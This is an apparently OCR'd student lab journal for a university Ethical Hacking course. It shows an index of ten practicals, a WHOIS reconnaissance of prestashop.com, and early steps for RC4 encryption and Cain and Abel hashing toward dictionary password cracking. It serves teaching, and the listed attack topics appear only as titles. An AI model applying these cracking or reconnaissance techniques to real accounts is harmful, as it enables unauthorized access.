

S.I.E.S College of Arts, Science and Commerce,
Sion(W), Mumbai - 400 022.

CERTIFICATE

This is to certify that Mr. **PRATHAM SALUNKHE** Roll No **TCS2324067** has successfully completed the necessary course of experiments in the subject of **ETHICAL HACKING** during the academic year **2023 – 2024** complying with the requirements of **University of Mumbai**, for the course of **T.Y.BSc. Computer Science [Semester-VI]**

Head of the Department

Prof. Manoj Singh

Prof. In-Charge(Computer Science)

Prof. Abuzar Ansari

Date:

College Seal


Sr no.	Aim	Date	Sign
1	Use Google and Who is for Reconnaissance	22/11/22	
2	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm. Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords	29/11/22	
3	Using Traceroute, ping, ipconfig, netstat Command. Perform ARP Poisoning in Windows.	10/12/22	
4	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS	13/12/22	
5	Use Wireshark sniffer to capture network traffic and analyse.	10/01/23	
6	Simulate persistent Cross Site Scripting attack.	24/01/23	
7	Session impersonation using Firefox and Tamper Data add on	31/01/23	
8	Perform SQL injection attack.	07/02/23	
9	Create a simple keylogger using Python	21/02/23	

10	Using Metasploit to exploit	28/02/23	
----	-----------------------------	----------	--


PRACTICAL NO.1

AIM : Use Google and Whois for Reconnaissance.

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.prestashop.com

Overview for **prestashop.com**: **Whois** Website Info History DNS Records Diagnostics

Registrar Info

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Name Servers


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

Raw Registrar Data


Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:

Overview for [prestashop.com](#): Whois **Website Info** History DNS Records Diagnostics ⌚ Updated 10 hours ago

Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	contact@prestashop.com	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	<div style="width: 21%;">21%</div>
		Links In Count	61656



1 Days



Subdomains

	Reach ⓘ	Page Views ⓘ	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addonsprestashop.com	43.62%	43.93%	5.36
docprestashop.com	14.01%	6.23%	2.36
demoprestashop.com	4.00%	1.44%	1.9
forgeprestashop.com	3.31%	1.41%	2.3
buildprestashop.com	1.36%	0.34%	1.3
mailprestashop.com	0.53%	0.21%	2.1
helpprestashop.com	0.72%	0.16%	1.2
validatorprestashop.com	0.20%	0.14%	3.7
sandrineprestashop.com	0.07%	0.14%	11
scmprestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008		Registrar Info September 03, 2015	
Name	MAILCLUB SAS	Name	MAILCLUB SAS
Whois Server	whois.mailclub.net	Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com	Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited	Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates		Important Dates	
Expires On	April 11, 2016	Expires On	April 11, 2016
Registered On	April 11, 2007	Registered On	April 11, 2007
Updated On	February 24, 2015	Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info **History** **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚


Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com		
Name Server	master.ns.mailclub.fr	
Email	domaines@mailclub.fr	
Serial Number	2012123310	
Refresh	8 hours	
Retry	4 hours	
Expiry	41 days 16 hours	
Minimum	9 hours 13 minutes 20 seconds	

PRACTICAL NO. 2


Aim: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:




Step 2 : Using RC4.


Encryption using RC4



Decryption




2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords



Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted

e.g(MD5)

